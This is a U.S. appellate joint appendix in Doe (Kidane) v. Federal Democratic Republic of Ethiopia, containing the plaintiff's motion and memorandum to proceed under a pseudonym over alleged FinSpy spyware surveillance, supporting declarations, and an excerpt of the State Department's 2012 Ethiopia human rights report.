

ORAL ARGUMENT SCHEDULED FOR FEBRUARY 2, 2017

**UNITED STATES COURT OF APPEALS
FOR THE DISTRICT OF COLUMBIA CIRCUIT**

No. 16-7081

JOHN DOE, A.K.A. KIDANE,

Plaintiff-Appellant,

v.

FEDERAL DEMOCRATIC REPUBLIC OF ETHIOPIA,

Defendant-Appellee.

**APPEAL FROM THE UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF COLUMBIA CASE NO. 1:14-CV-00372,
JUDGE RANDOLPH D. MOSS**

**DEFERRED JOINT APPENDIX
VOL. I OF II, PAGES JA 001 TO JA 429**

Nathan Cardozo
Cindy Cohn
Electronic Frontier Foundation
815 Eddy Street
San Francisco, CA 94109
Tel. (415) 436-9333

Richard M. Martinez
Samuel L. Walling
Robins Kaplan LLP
800 LaSalle Avenue, Ste. 2800
Minneapolis, MN 55402-2015
Tel. (612) 349-8500

Counsel for Plaintiff-Appellant John Doe

December 14, 2016

Scott A. Gilmore
Guernica 37 Int'l Justice Chambers
Premier House, 3rd Floor
12-13 Hatton Garden
London, U.K EC1N 8AN
Tel. +1 (510) 374-9872

Counsel for Plaintiff-Appellant John Doe

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CERTIFICATE OF FILING AND SERVICE

I, Nathan Cardozo, being duly sworn according to law and being over the age of 18, upon my oath depose and say that:

I am counsel for Appellant and am authorized to electronically file the foregoing DEFERRED JOINT APPENDIX with the Clerk of Court using the CM/ECF System, which will serve via e-mail notice of such filing to all counsel registered as CM/ECF users, including any of the following:

ROBERT PHILLIP CHARROW
LAURA METCOFF KLAUS
THOMAS R. SNIDER
Greenberg Traurig, LLP
2101 L Street NW #1000
Washington, DC 20036

*Counsel for Defendant-Appellee
Federal Democratic Republic of Ethiopia*

MICHELLE RENEE BENNETT
U.S. Department of Justice
Civil Division
20 Massachusetts Avenue, NW
Room 7200
Washington, DC 20530

*Counsel for interested party
United States of America*

Dated: December 14, 2016

/s/ Nathan Cardozo
Counsel for Appellant

**UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF COLUMBIA**

JOHN DOE,)
) Civil No.: _____
 Plaintiff,)
)
 v.)
)
 FEDERAL DEMOCRATIC REPUBLIC OF)
 ETHIOPIA,)
)
 Defendant.)
 _____)

MOTION FOR LEAVE TO PROCEED IN PSEUDONYM

Plaintiff, John Doe, a.k.a. Kidane, by and through counsel, hereby respectfully moves for leave to proceed in this action via a pseudonym of either John Doe or Kidane. Plaintiff requests to use one of these pseudonyms in the caption of the complaint, and to list Plaintiff’s counsel’s address as the address for the Plaintiff in the Court’s records. As set forth in greater detail in the accompanying memorandum, this matter involves highly sensitive information. Plaintiff has a reasonable and credible fear that, if his identity were used in connection with this lawsuit, he—as well as innocent members of his family both in the United States and abroad—would face the threat of harmful retaliation from members of the Ethiopian government, the Defendant in this action. This action is a suit against the government of Ethiopia for intruding on Plaintiff’s seclusion and violating the Wiretap Act by placing malicious software on his computer in order to monitor his activity and listen to his phone calls. Plaintiff’s privacy has been breached by the Defendant, and allowing him to proceed in pseudonym will allow Plaintiff to begin to contain that breach.

WHEREFORE, Plaintiff respectfully requests that this Court grant the Motion for Leave to Proceed in Pseudonym and allow the Plaintiff to be known as either John Doe or Kidane.

**MEMORANDUM IN SUPPORT OF PLAINTIFF'S MOTION FOR LEAVE TO
PROCEED IN PSEUDONYM**

Plaintiff respectfully submits this memorandum in support of the Motion for Leave to Proceed in Pseudonym in order to protect the identity of Plaintiff, a U.S. citizen who is a former citizen and resident of the country of Ethiopia who has provided technical and administrative support to other members of the Ethiopian diaspora. Some of Plaintiff's contacts participate in a movement to protest and raise awareness of the current state of political corruption and human rights abuse occurring in Ethiopia. Declaration of John Doe (aka "Kidane") ("Kidane Decl.") at ¶¶ 2-5. A proposed Order is also submitted herewith.

Plaintiff Mr. Kidane was born in Ethiopia and resided there for decades before moving to the U.S. Kidane Decl. at ¶ 2. Mr. Kidane has from time to time provided administrative and technical support for a number of Ethiopian expatriates who raise awareness and advocate against the abuses of the Ethiopian government. *Id.* at ¶ 5. In providing technical assistance to the diaspora movement, Mr. Kidane's personal computer was subject to a malware attack by the government of Ethiopia that installed, without his permission or knowledge, a computer monitoring software program called FinSpy. Complaint, ¶¶ 55-77. This software subsequently recorded and transmitted back to the government of Ethiopia a record of Mr. Kidane's activities on his computer—including recordings his private phone calls made via Skype—in violation of United States federal and state laws. *Id.* Mr. Kidane alleges that the Ethiopian government was responsible for both the distribution of the malware software and the subsequent monitoring of his private activities including his phone calls. *Id.*, ¶¶ 78-89.

Plaintiff has consistently used the pseudonym of “Kidane” in his work providing support to the Ethiopian diaspora. Mr. Kidane uses a pseudonym to protect the physical and mental well being of both himself and his family members, both in the United States and around the world, who may be targeted by the Ethiopian government in response to his work with the diaspora. Kidane Decl. at ¶ 6. Indeed, Mr. Kidane’s involvement has been so shielded via his pseudonym that not even members of his closest, most immediate family know about his work with the diaspora. *Id.*

Due to the highly sensitive nature of this case and the very real potential that Plaintiff and his immediate family members could be physically harmed if his identity is connected with the subject matter of this lawsuit, Plaintiff respectfully requests that this Court allow him to proceed via pseudonym. Mr. Kidane would be extremely hesitant to continue to seek legal redress in this case should he be denied this request, as he fears the litigation would put his life and the lives of his family at substantial risk. Kidane Decl. at ¶ 7.

I. BACKGROUND AND MATERIAL FACTS

A. The Defendant Has a Documented History of Limited Political Expression, Expansive State Surveillance, and Physical Retaliatory Abuse Towards Proponents of Opposing Political Views.

The Defendant, the government of Ethiopia, has a documented history of engaging in physical abuse as retaliation against members of political opposition parties. The 2012 United States Department of State Human Rights Report for Ethiopia (“*2012 Human Rights Report*”) documents that within the previous year government officials arrested or harassed numerous persons for criticizing the government, activities that in this country, would fall squarely within the protection of the First Amendment. *See Country Reports for Human Rights Practices for 2012, Ethiopia* at Section 2: Respect for Civil Liberties, (“The government attempted to impede criticism through various forms of intimidation, including detention of journalists and opposition

activists and monitoring and interference in the activities of political opposition groups. Some villagers continued to report local authorities threatened retaliation against anyone who reported abuses by security forces.”) attached as Exhibit A to the Declaration of Cindy Cohn (“Cohn Decl.”) filed herewith.¹ The *2012 Human Rights Report* also documents several instances in which authorities arrested and injured protestors within the country. *See id.* Members of opposing political parties were frequently terminated from government and teaching employment positions within the country. *See id.* at Section 3.

The government of Ethiopia has, in practice, severely limited electoral freedom. *See 2012 Human Rights Report* at Section 3: Respect for Political Rights. The ruling political party in Ethiopia has now been in power for over fifteen years, a feat made possible by stifling political opposition. In 2005, the country experienced the most democratic election cycle in the country’s history; however, the election was followed by a violent post-election period in which over 200 protestors were killed and over 30,000 people were arrested. *See Cohn Decl. Ex. B, Human Rights Watch, One Hundred Ways of Putting Pressure: Violations of Freedom of Expression and Association in Ethiopia* at 14-15 (2010).²

After results indicated that political opposition parties had won an unprecedented number of seats in parliament, including a landslide victory in the capitol Addis Ababa, the Prime Minister of Ethiopia imposed a month-long ban on demonstrations on May 16, 2005. *See id.* at 13. Despite the ban, protests began to increase in numbers as Ethiopian citizens became alarmed at allegations that the vote counting process was rigged and delayed in favor of the ruling party. *See id.* The repression of the protests turned violent on June 8, 2005 when 36

¹ Available at <http://www.state.gov/j/drl/rls/hrrpt/humanrightsreport/index.htm?year=2012&dclid=204120#wrapper>.

² Available at <http://www.hrw.org/sites/default/files/reports/ethiopia0310webwcover.pdf>.

protestors were killed and several thousand were detained by the government's security forces, despite the fact that the Prime Minister would later admit that there was no indication that protestors were armed. *See id.* at 14. After a controversial process of ballot recounting that was "strongly criticized by European Union" observers, the election results were released in September and gave the ruling party a continued majority. *See id.* Following the announcement of what was called a "stolen election," the country experienced additional large-scale, violent protests throughout the month of November. *See id.* at 15.

In the most recent parliamentary election, the ruling political party won 545 of 547 available seats, to remain in power for a fourth consecutive five-year term. *See 2012 Human Rights Report* at Section 3. Although government restrictions severely limited the availability of independent observation of this most recent election, observers noted that "an environment conducive to free and fair elections was not in place prior to election day." *Id.* The *2012 Human Rights Report* notes that there was "ample evidence" that unfair government tactics, including "intimidation of opposition candidates and supporters," influenced the outcome of the election. *Id.* The European Union's observers noted a climate of "apprehension and insecurity" and concluded that the election fell short of international standard of transparency and fair play. *See id.*

Members of political opposition parties frequently complain of intense state surveillance and a pervasive culture of fear. *See Cohn Decl. Ex. C, The Advocates for Human Rights, Human Rights in Ethiopia: Through the Eyes of the Oromo Diaspora* (2009).³ Ethiopians that are a part of the diaspora have reported widespread belief and experiences of being followed and having their communication monitored. *See id.* at 54. In a report by The Advocates for Human Rights,

³ Available at:
http://www.theadvocatesforhumanrights.org/uploads/oromo_report_2009_color.pdf.

nearly every interviewed subject spoke of phone lines being tapped, email exchanges being delayed by several days, as well as the need to communicate in code with family members. *See id.* at 56.

B. The Defendant Has a Documented History of Targeting Family Members of the Diaspora Protest Movement.

There is credible evidence that the Ethiopian government targets the families of political activists for abuse. A U.S. State Department *Country Report on Human Rights Practices* noted that Ethiopian government security forces routinely “detain[ed] family members of persons sought for questioning by the government.” *See* Cohn Decl. Ex. D, *Country Reports for Human Rights Practices for 2005, Ethiopia* at Section 1: Respect for the Integrity for the Human Person (2006);⁴ *see also* Cohn Decl. Ex. E, *Country Reports for Human Rights Practices for 2007, Ethiopia* at Section 1: Respect for the Integrity for the Human Person (2008) (“security forces entered homes and searched premises without warrants, took thousands of persons from their homes in the middle of the night without warrants, and often detained family members or other residents.”).⁵

Additionally, there is credible evidence that the Ethiopian government targets the families of exiled political activists for abuse. In April 2009, the Ethiopian government arrested 32 military officers and civilians for involvement in the Ginbot 7 organization. *See* Cohn Decl. Ex. F, Amnesty International, *Dismantling Dissent: Intensified Crackdown on Free Speech in Ethiopia*, 7 (2011).⁶ Among those arrested were several relatives of exiled members of political opposition parties. *See id.* Following the arrests, the exiled leader of the political opposition movement, Berhanu Nega, remarked on the arrests, stating that “This is a government that

⁴ Available at: <http://www.state.gov/j/drl/rls/hrrpt/2005/61569.htm>.

⁵ Available at: <http://www.state.gov/j/drl/rls/hrrpt/2007/100481.htm>.

⁶ Available at: <http://www.amnestyusa.org/sites/default/files/afr250112011en.pdf>.

accuses your relatives for what you do. Whatever it is that you do. That is why Ato Tsige Andargachew's father is in prison. Maybe my cousin is in prison for that same reason." Cohn Decl. Ex. G, *Kin of Exiled Ethiopian Opposition Leaders Charged in Coup Plot*, Voice of America (Nov. 2, 2009).⁷

C. Plaintiff John Doe, aka Kidane, Has Worked with a Diaspora Democratic Opposition Organization and Has Been Subjected to Unlawful Surveillance by the Defendant, the Ethiopian Government.

Plaintiff John Doe, aka Kidane, is an Ethiopian-born citizen of the United States. Complaint, ¶¶ 18-19. Mr. Kidane is one of several siblings in his family. Kidane Decl. at ¶ 2. Mr. Kidane lived in Ethiopia until the early 1990s, during which time he visited the United States on vacation. *Id.* at ¶¶ 2-3. While in the U.S., the political situation in Ethiopia changed rapidly, and Mr. Kidane was fearful to return to the country. *Id.* He thus filed for, and was quickly granted, asylum to remain in the U.S. Mr. Kidane has subsequently lived in the U.S. and obtained U.S. citizenship. *Id.* at ¶ 4. Many of Mr. Kidane's siblings and extended family continue to live in Ethiopia to the present day. *Id.* at ¶ 10.

Approximately five years ago, Mr. Kidane began to associate with a number of exiled Ethiopian democracy activists. *Id.* at ¶ 5. In 2005 there was a brief opportunity for a democratic opposition party to come into power. The opposing party was elected by the people in a landslide victory; however, the government of Ethiopia refused to recognize the results and arrested the members of the opposing party.

Following these events, an organization was formed outside of Ethiopia within the diaspora community in order to protest abuses by the Ethiopian government. The organization came to be known as "Ginbot 7," a reference to the month and date of the repressed election.

⁷ Available at: <http://www.voanews.com/content/a-13-2009-04-27-voa53-68733322/357755.html>.

Ginbot 7 has subsequently organized a democratic opposition to the Ethiopian government, and operates as way for members of the diaspora movement to protest against the abuses of Ethiopian government in a collective fashion. *Id.* at ¶ 8.

Mr. Kidane is not a leader of Ginbot 7 nor is he a formal member of the organization. *Id.* at ¶ 9. Mr. Kidane has provided technical support and assistance to the organization for the past few years. *Id.* During all such times, Mr. Kidane has communicated via the pseudonym of “Kidane” in order to protect himself and members of his family from retaliation from the Ethiopian government. *Id.*

As explained in detail in his Complaint, in late October 2012 Mr. Kidane’s personal computer was infected with a computer program known as FinSpy. FinSpy is a part of the FinFisher line of products, a set of surveillance software marketed by Gamma International, Ltd. Gamma states that “FinFisher solutions are sold to governmental agencies only.”⁸ *See* Complaint, Exhibit A. The Ethiopian government has been documented as having employed the FinSpy program. *See* Cohn Decl. Ex. H, Morgan Marquis-Boire, *For Their Eyes Only: The Commercialization of Digital Spying* (2013).⁹

The FinSpy program was active on Mr. Kidane’s personal computer for at least four and a half months. Complaint, ¶¶ 55-77. During this period, the Ethiopian government had unlimited access to Mr. Kidane’s computer. *Id.* A subsequent analysis of the computer program shows that the Ethiopian government made surreptitious audio recordings of dozens of Mr. Kidane’s Skype Internet phone calls, recorded portions or complete copies of a number of emails sent by Mr.

⁸ FinFisher GmbH, http://www.finfisher.com/FinFisher/products_and_services.html (last visited February 3, 2014).

⁹ Available at <https://citizenlab.org/storage/finfisher/final/fortheireyesonly.pdf>.

Kidane, and recorded a web search related to the history of sports medicine, conducted by Mr. Kidane's son for his ninth grade history class. *Id.*, ¶¶ 4, 55-77.

II. ARGUMENT

Although Rule 10(a) of the Federal Rules of Civil Procedures requires that the complaint “include the names of all the parties,” courts within this Circuit commonly grant plaintiffs permission to proceed via pseudonym in instances in which the underlying claims carry a risk of physical violence as retaliation, especially when such risk extends to third parties not participating in the legal proceeding. *See, e.g., Yaman v. U.S. Dep't of State*, 786 F. Supp. 2d 148, 153 (D.D.C. 2011); *Nat'l Ass'n of Waterfront Employers v. Chao*, 587 F. Supp. 2d 90, 99 (D.D.C. 2008). As Mr. Kidane has alleged sufficient facts to indicate that both he and members of his family would be potentially subject to physical harm in retaliation for bringing forth this complaint, this Court is justified in allowing the Plaintiff to proceed via a pseudonym.

It is “within the discretion of the district court” to grant a plaintiff's request to proceed pseudonymously. *See Nat'l Ass'n of Waterfront Employers*, 587 F. Supp. at 99; *U.S. v. Microsoft Corp.*, 56 F.3d 1448, 1464 (D.C. Cir. 1995). Pseudonymous litigation has been permitted in “cases involving matters of a highly sensitive and personal nature, real danger of physical harm, or where the injury litigated against would be incurred as a result of the disclosure of the plaintiff's identity.” *Nat'l Ass'n of Waterfront Employers*, 587 F. Supp. at 99-100 (citing *Doe v. Frank*, 951 F.2d 320, 322–23 (11th Cir. 1992)). In contrast, pseudonymous litigation is to be denied in cases where the plaintiff “merely cites personal embarrassment as the basis of the need for confidentiality.” *Id.*; *see also Qualls v. Rumsfeld*, 228 F.R.D. 8, 12 (D.D.C. 2005).

To determine whether it is proper to allow a plaintiff to proceed via a pseudonym, courts must balance the plaintiff's interest and need to proceed pseudonymously against the public's

interest in open proceedings and prejudice to the defendant. Courts in the D.C. Circuit have adopted a five-factor test to make this consideration, which considers

(1) whether the justification asserted by the requesting party is merely to avoid the annoyance and criticism that may attend any litigation or is to preserve privacy in a matter of a sensitive and highly personal nature; (2) whether identification poses a risk of retaliatory physical or mental harm to the requesting party or even more critically, to innocent non-parties; (3) the ages of the persons whose privacy interests are sought to be protected; (4) whether the action is against a governmental or private party; and (5) the risk of unfairness to the opposing party from allowing an action against it to proceed anonymously.

Id.; see also *Doe v. Von Eschenbach*, CIV.A.06 2131 RMC, 2007 WL 1848013 (D.D.C. June 27, 2007).

For the purposes of this motion, this Court need only establish that the Plaintiff has put forth specific evidence tending to show that disclosure of the personally identifiable information has the potential to place him at risk of physical and emotional harm.

In *Yaman v. U.S. Dep't of State*, 786 F. Supp. 2d 148, 153 (D.D.C. 2011), this District Court was faced with two minor plaintiffs who sought to proceed anonymously and without disclosing their addresses. In that case, an adult parent and her two minor daughters brought suit against the government, challenging an administrative decision that would have denied the children unrestricted U.S. passports. *Id.* at 150. In order to protect the children's privacy from the public, as well as to ensure their safety from their abusive father, plaintiffs requested permission to proceed under pseudonyms. *Id.*

The Court found that the plaintiffs satisfied each of the factors in favor of pseudonymity: the request was not to prevent mere embarrassment, there was a real risk of harm both to plaintiffs and to innocent third-parties, the privacy and safety of minors was at stake, the action was against a governmental party, and there was no risk of unfairness to the defendant. *Id.* Specifically, the Court found that it "need not determine whether the accusations against [the

plaintiff] are true; it is sufficient that plaintiff has presented specific evidence tending to show that disclosure of . . . identifying information . . . has the *potential* to place [plaintiffs] at grave risk of physical and emotional harm.” *Id.* at 153 (emphasis in original).

Applying these factors to the case at hand, this Court should permit the Plaintiff to proceed via pseudonym. Mr. Kidane has alleged facts that show that he is seeking to proceed pseudonymously not to avoid mere annoyance or criticism, but to protect himself and his family, including minor children, from a very real risk of physical and emotional harm. *See Kidane Decl.* at ¶¶ 1-11. As recognized by the U.S. State Department, Defendant here has an established record of human rights abuse, particularly against individuals that it identifies with political opposition. *See Country Reports for Human Rights Practices for 2012, Ethiopia* at Section 2: Respect for Civil Liberties. If Mr. Kidane’s true name were to be revealed in connection with the allegations in his complaint, there is a significant and real risk that he and his family, both in the United States and in Ethiopia, would be put at risk of similar retaliatory harm by the Ethiopian government. Additionally, Mr. Kidane is has a real concern that members of the Ethiopian diaspora who support the government of Ethiopia in its actions against the democratic opposition pose a further risk of to him and his family. *Kidane Decl.* at ¶ 6.

Furthermore, the revelation of Mr. Kidane’s true identity would put innocent third parties—his family members—at risk for physical retaliatory violence. Much of Mr. Kidane’s family, including several of his siblings, currently resides within Ethiopia. *Kidane Decl.* at ¶ 10. Mr. Kidane’s family members are not involved in the democratic opposition movement, and they themselves are unaware of Mr. Kidane’s own work with the diaspora. *Id.* Exposing Mr. Kidane’s true identity in connection with this lawsuit would potentially bring dozens of innocent third parties unwillingly into an already heated and at times violent conflict with the Ethiopian

government. As such, Mr. Kidane's true identity should be reserved by this Court by allowing his use of pseudonym in this litigation.

Additionally, while Mr. Kidane himself is not a minor, several of his family members are. *Id.* at ¶ 11. When the interests of children are at stake, courts are more inclined to grant protections relating to a plaintiff's identity. *See Doe v. Del Rio*, 241 F.R.D. 154, 158 (S.D.N.Y. 2006). Revelation of Mr. Kidane's true identity could potentially put his children, and other children in his family here and in Ethiopia, at risk of grave emotional harm as well as physical retaliation, thereby further indicating the need for Mr. Kidane to maintain a pseudonym in this litigation.

In the D.C. Circuit, a plaintiff proceeding against a government actor is a factor in favor of allowing pseudonymous litigation. *See Von Eschenbach*, 2007 WL 1848013 at *2 ("When a plaintiff challenges the government or government activity, courts are more like[ly] to permit plaintiffs to proceed under a pseudonym than if an individual has been accused publicly of wrongdoing.") (citing *Yacovelli v. Moeser*, 2004 WL 1144183 (M.D.N.C. May 20, 2004)). Mr. Kidane's complaint is against a government entity, in this case a foreign sovereign; the named defendant is the country of Ethiopia. As such, this consideration weighs in favor of granting Mr. Kidane's request to proceed via a pseudonym.

Finally, the risk of unfairness to the opposing party by allowing Plaintiff to proceed via pseudonym is slight. Mr. Kidane's Complaint does not contain any allegations would necessitate analysis of Mr. Kidane's identity. *See Von Eschenbach*, 2007 WL 1848013 at *3 (noting that class action lawsuits raise particular concerns for pseudonymous plaintiffs due to the court's need to assess the plaintiff's ability to properly represent the entire class). Additionally, should the Court so require, Plaintiff is willing to disclose his true name to the Court for *in camera*


review. The Defendant has already, by its actions, made clear that it does not value Mr. Kidane's privacy; it wiretapped his most private communications and spied on the computer activity of Mr. Kidane's family, including his minor children, for more than four months. Complaint, ¶¶ 55-77. Thus, it would be especially troubling if this Court were to force Mr. Kidane to further breach his own privacy by disclosing his name to a government intent on spying on him, and to the public as a condition of seeking redress for those harms.

As it is the practice of courts within this District to allow plaintiffs to proceed pseudonymously in instances where they face a threat of physical or mental harm as a retaliatory result of commencing the lawsuit, Mr. Kidane respectfully requests that this Court grant this motion and give Plaintiff leave to proceed with the pseudonym of either "John Doe" or "Kidane."

III. CONCLUSION

For the foregoing reasons, Plaintiff's Motion for Leave to Proceed in Pseudonym should be granted and Plaintiff should be permitted to use either the name of "John Doe" or "Kidane" as Plaintiff's name in the caption of the case, and to list Plaintiff's counsel's address as the Plaintiff's address in the Court's records.

Dated: February 13, 2014

Respectfully submitted,


Mitchell L. Stoltz (DC SBN 978149)
Cindy Cohn (*pro hac* pending)
ELECTRONIC FRONTIER FOUNDATION
815 Eddy Street
San Francisco, CA 94109
Tel.: (415) 436-9333
Fax: (415) 436-9993
mitch@eff.org

Richard M. Martinez (*pro hac* pending)
Samuel L. Walling (*pro hac* pending)
Mahesha P. Subbaraman (*pro hac* pending)

JA 013

ROBINS, KAPLAN, MILLER & CIRESI L.L.P.
2800 LaSalle Plaza
800 LaSalle Avenue
Minneapolis, MN 55402-2015
Tel.: (612) 349-8500
Fax: (612) 339-4181
rmmartinez@rkmc.com

Counsel for Plaintiff

JA 014

**UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF COLUMBIA**

JOHN DOE,)
) Civil No.: _____
Plaintiff,)
)
v.)
)
FEDERAL DEMOCRATIC REPUBLIC OF)
ETHIOPIA,)
)
Defendant.)
_____)

ORDER

Upon consideration of the Motion to Proceed With Pseudonym, filed on behalf of Plaintiff, John Doe, on XXX, XX, 2013, and all papers filed in support of or in opposition thereto, it be and is hereby

ORDERED that the Motion for Leave to Proceed in Pseudonym, filed on behalf of Plaintiff, John Doe, is **GRANTED**; and is further

ORDERED that the Plaintiff shall be exclusively referred to by either his pseudonym of “John Doe” or “Kidane” in all papers and any other filings in this matter, and Plaintiff shall be permitted to list his address as the address of his attorney’s office in any papers filed with the Court.

IT IS SO ORDERED.

DATED

UNITED STATES DISTRICT JUDGE

JA 015

**UNITED STATES DISTRICT COURT
FOR THE
DISTRICT OF COLUMBIA**

JOHN DOE,)
) Civil No.: _____
Plaintiff,)
)
v.)
)
FEDERAL DEMOCRATIC REPUBLIC OF)
ETHIOPIA,)
)
Defendant.)
_____)

**DECLARATION OF JOHN DOE (AKA “KIDANE”) IN SUPPORT OF MOTION FOR
LEAVE TO PROCEED IN PSEUDONYM**

1. I, John Doe, also known by the pseudonym “Kidane” am a U.S. citizen, and a former citizen and resident of Ethiopia. I have personal knowledge of the matters stated in this Declaration and, if called upon to do so, I am competent to testify to all matters set forth herein.

2. I am one of several siblings in my family. I was born in Ethiopia and lived there for decades until the early 1990s, during which time I visited the United States on vacation.

3. While in the U.S., the political situation in Ethiopia changed rapidly, and I was fearful to return to the country. Thus, I filed for, and was quickly granted, asylum to remain in the U.S.

4. I have subsequently lived in the U.S. and obtained U.S. citizenship. Many of my siblings and extended family, including minor children, continue to live in Ethiopia to the present day.

5. I have, from time to time for approximately the last five years, provided technical and administrative support to other members of the Ethiopian diaspora. Some of my contacts

participate in a movement to protest and raise awareness of the current state of political corruption and human rights abuse occurring in Ethiopia.

6. I consistently use the pseudonym “Kidane” in my work with the Ethiopian diaspora to protect the physical and mental well being of both myself and my family members who may be targeted by the Ethiopian government and members of the Ethiopian diaspora sympathetic to the government in response to my association with other Ethiopian expatriates. Indeed, not even all of my closest, most immediate family members know about my work providing support to the diaspora.

7. I would be extremely hesitant to continue to seek legal redress in this case should I be denied this request to proceed pseudonymously, as I fear the litigation would put my life and the lives of my family at substantial risk.

8. One particular organization was formed outside of Ethiopia within the diaspora community in order to protest abuses by the Ethiopian government. The organization came to be known as “Ginbot 7,” a reference to the month and date of a repressed election in Ethiopia. Ginbot 7 has subsequently organized a democratic opposition to the Ethiopian government, and operates as way for members of the diaspora movement to protest against the abuses of Ethiopian government in a collective fashion.

9. I am not a leader of Ginbot 7, nor am I a member of the organization. I have provided some technical support and assistance to members of the organization for the past few years. During all such times, I have communicated via the pseudonym of “Kidane” in order to protect myself and members of my family from retaliation from the Ethiopian government.

10. Many members of my family, including a number of my siblings some with children themselves, currently reside within Ethiopia. My family members are not involved in the

democratic opposition movement, and they themselves are unaware of my own work with the diaspora.

11. Additionally, while I am not a minor, several of my family members are.

I declare under penalty of perjury that the foregoing is true and correct to the best of my knowledge and belief. Signed this ____ day of _____, 2014, at _____, _____.
City State

"Kidane"

http://www.theadvocatesforhumanrights.org/uploads/oromo_report_2009_color.pdf.

5. Attached hereto as Exhibit D is a true and correct copy of the U.S. State Department's *Country Reports for Human Rights Practices for 2005, Ethiopia* (2006), available at <http://www.state.gov/j/drl/rls/hrrpt/2005/61569.htm>.

6. Attached hereto as Exhibit E is a true and correct copy of the U.S. State Department's *Country Reports for Human Rights Practices for 2007, Ethiopia* (2008), available at <http://www.state.gov/j/drl/rls/hrrpt/2007/100481.htm>.

7. Attached hereto as Exhibit F is a true and correct copy of Amnesty International, *Dismantling Dissent: Intensified Crackdown on Free Speech in Ethiopia* (2011), available at <http://www.amnestyusa.org/sites/default/files/afr250112011en.pdf>.

8. Attached hereto as Exhibit G is a true and correct copy of *Kin of Exiled Ethiopian Opposition Leaders Charged in Coup Plot*, Voice of America (Nov. 2, 2009), available at <http://www.voanews.com/content/a-13-2009-04-27-voa53-68733322/357755.html>.

9. Attached hereto as Exhibit H is a true and correct copy of Morgan Marquis-Boire, *For Their Eyes Only: The Commercialization of Digital Spying* (2013), available at <https://citizenlab.org/storage/finfisher/final/fortheireyesonly.pdf>.

I declare under penalty of perjury that the foregoing is true and correct. Executed on February 13, 2014, at San Francisco, California.



Cindy Cohn

Exhibit A

Exhibit A

ETHIOPIA 2012 HUMAN RIGHTS REPORT

EXECUTIVE SUMMARY

Ethiopia is a federal republic. On August 20, Prime Minister Meles Zenawi died. The ruling Ethiopian People's Revolutionary Democratic Front (EPRDF) elected then deputy prime minister Hailemariam Desalegn to take Meles's place as chairman of the party. The EPRDF subsequently nominated him for the post of prime minister. On September 21, parliament elected Hailemariam as prime minister. In national parliamentary elections in 2010, the EPRDF and affiliated parties won 545 of 547 seats to remain in power for a fourth consecutive five-year term. Although the relatively few international officials allowed to observe the elections concluded technical aspects of the vote were handled competently, some also noted that an environment conducive to free and fair elections was not in place prior to the election.

Security forces generally reported to civilian authorities; however, there were instances in which special police and local militias acted independently of civilian control.

The most significant human rights problems included restrictions on freedom of expression and association through politically motivated trials and convictions of opposition political figures, activists, journalists, and bloggers, as well as increased restrictions on print media. In July security forces used force against and arrested Muslims who protested against alleged government interference in religious affairs. The government continued restrictions on civil society and nongovernmental organization (NGO) activities imposed by the Charities and Societies Proclamation (CSO law).

Other human rights problems included arbitrary killings; allegations of torture, beating, abuse, and mistreatment of detainees by security forces; reports of harsh and at times life-threatening prison conditions; arbitrary arrest and detention; detention without charge and lengthy pretrial detention; a weak, overburdened judiciary subject to political influence; infringement on citizens' privacy rights, including illegal searches; allegations of abuses in the implementation of the government's "villagization" program; restrictions on academic freedom; restrictions on freedom of assembly, association, and movement; alleged interference in religious affairs; limits on citizens' ability to change their government; police, administrative, and judicial corruption; violence and societal discrimination against women and abuse of children; female genital

mutilation/cutting (FGM/C); exploitation of children for economic and sexual purposes; trafficking in persons; societal discrimination against persons with disabilities; clashes between ethnic minorities; discrimination against persons based on their sexual orientation and against persons with HIV/AIDS; limits on worker rights; forced labor; and child labor, including forced child labor.

Impunity was a problem. The government, with some reported exceptions, generally did not take steps to prosecute or otherwise punish officials who committed abuses other than corruption.

Factions of the Ogaden National Liberation Front (ONLF), an ethnically based, violent, and fragmented separatist group operating in the Somali Region, were responsible for abuses. Members of the separatist Afar Revolutionary Democratic Union Front (ARDUF) claimed responsibility for a January attack on a group of foreign tourists in the Afar Region.

Section 1. Respect for the Integrity of the Person, Including Freedom from:

a. Arbitrary or Unlawful Deprivation of Life

Members of the security forces committed killings and used lethal force to quell protests (see section 2.b.). During the year, scattered fighting continued between government forces, primarily regional government-backed militia, and residual elements of the ONLF. Also, clashes between ethnic groups during the year resulted in 100 to 150 deaths (see section 6).

Ethiopian security forces reportedly killed as many as six persons in retaliation for an April 28 attack by armed gunmen that killed at least five persons and injured numerous others at the Saudi Star compound in the Gambella Region.

On February 12, members of the Somali Region Special Police allegedly opened fire on a local assembly in the Ogaden area of the Somali Region, killing 20 persons. The villagers reportedly were gathered to discuss the murder of a village elder the previous day. Many others were detained during the same incident.

Members of the ARDUF claimed responsibility for a January 18 attack on a group of foreign tourists in the Afar Region. The attack resulted in the deaths of five Europeans and the kidnapping of two Europeans and two Ethiopians. The kidnapped Europeans later were released; the whereabouts and well-being of the Ethiopian hostages remained unknown at year's end.

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b. Disappearance

There was a reported case of a politically motivated disappearance of two persons in which security officials detained opposition activists and held them temporarily incommunicado.

On June 15, in the North Gondar area of the Amhara Region, federal police reportedly arrested Meles Ashire, deputy chairman of the opposition All Ethiopia Unity Party (AEUP) for the Chilga District, and Tadlo Tefera, an AEUP executive member for the North Gondar zone. Following their arrest, Meles and Tadlo's whereabouts were reportedly unknown; however, authorities released them in August.

c. Torture and Other Cruel, Inhuman, or Degrading Treatment or Punishment

The constitution and law prohibit such practices; however, there were numerous reports security officials tortured and otherwise abused detainees.

Authorities reportedly tortured Ahmedin Jebel, an editor and a columnist with *Muslim Affairs* magazine (see section 2.a.).

In 2010 the UN Committee Against Torture reported it was "deeply concerned" about "numerous, ongoing, and consistent allegations" concerning "the routine use of torture" by police, prison officers, and other members of the security forces--including the military--against political dissidents and opposition party members, students, alleged terrorists, and alleged supporters of violent separatist groups like the ONLF and the Oromo Liberation Front (OLF). The committee reported that such acts frequently occurred with the participation of, at the instigation of, or with the consent of commanding officers in police stations, detention centers, federal prisons, military bases, and unofficial or secret places of detention. Some reports of such abuses continued during the year.

Sources widely believed police investigators often used physical abuse to extract confessions in Maekelawi, the central police investigation headquarters in Addis Ababa. Authorities continued to restrict access by diplomats and NGOs to Maekelawi.

